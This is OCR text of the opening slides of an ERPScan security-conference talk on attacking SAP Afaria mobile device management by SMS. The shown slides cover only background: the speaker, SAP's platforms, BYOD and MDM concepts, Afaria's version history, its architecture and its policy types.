Invest in security to secure investments

SAP Afaria. One SMS to hack a company

Dmitry Chastukhin. ERPScan

About me

Yet another security researcher

Business application security expert

ERPScan

About ERPScan


- The only 360-degree SAP security solution: ERPScan Security Monitoring Suite for SAP
- **Leader** by the number of **acknowledgments from SAP** (200+)
- **100+ presentations key security conferences** worldwide
- **30+ awards and nominations**
- Research team: **20 experts with experience in different areas of security**
- Headquarters in Palo Alto (US) and Amsterdam (EU)

What is SAP?

- The most popular business application
- More than 250000 customers worldwide
- 83% Forbes 500 companies run SAP
- Main system – ERP
- Main platforms
  - SAP NetWeaver ABAP
  - SAP NetWeaver J2EE
  - SAP BusinessObjects
  - SAP HANA
  - SAP Mobile Platform (SMP)

What is BYOD?

What is MDM?


Mobile Device Management
iPad / iPhone /
Android Tablet and Phone
Protected Mobile Devices
Strong
Security Policy
App
Management
Tracking and
Locating
Password
Enforcement
Device
Encryption
Remote Nuke
Wipe/Lock

SAP Afaria


SAP Afaria

- Version 7.0 SP6: Released September 2015 (as SAP Afaria SP6)
- Version 7.0 SP5: Released August 2014 (as SAP Afaria SP5)
- Version 7.0 SP4: Released December 2013 (as SAP Afaria SP4)
- Version 7.0 SP2: Released December 2012 (as SAP Afaria SP2)
- Version 7.0: Released April 2012 (as SAP Afaria)
- Version 6.6: Released September 2010
- Version 6.5: Released November 2009
- Version 6.0: Released December 2008
- Version 5.0: Released November 2003
- Version 4.0: Released June 2000 (as Afaria)
- Version 3.5: Released May 2000 (as Afaria for Handhelds)
- Version 3.0: Released October 1999
- Version 2.0: Released February 1999 (as CONNECT:Manage)
- Version 1.2: Released October 1997 (as RemoteWare Express)
- Version 1.0: Released February 1997 (as SessionXpress)

SAP Afaria


MDM Device Security
Usage Analytics
Data Partitioning
Integration with App Middleware Platforms
Asset Tracking
Device Configuration
Help Desk
App Provisioning & Management
ManagedMobility Afaria


SAP Afaria



Afaria Database
Certificate Authority
IIS Server
Afaria Server
Administrative Console Browser
Domain Controller
Internal Firewall
Sybase Relay Server
DMZ
External Firewall
2.5G Networks GSM/GPRS
3G/4G Networks
Wi-Fi
iPhone/iPad, Blackberry or Android device

SAP Afaria


- Policies
  - Enrollment
  - Configuration
  - Application

Enrollment policy







Configuration policy



Application policy






SAP Afaria

- Device information
  - Calls
  - SMS/MMS
  - Locations
  - Hardware information
  - Application information
  - etc…

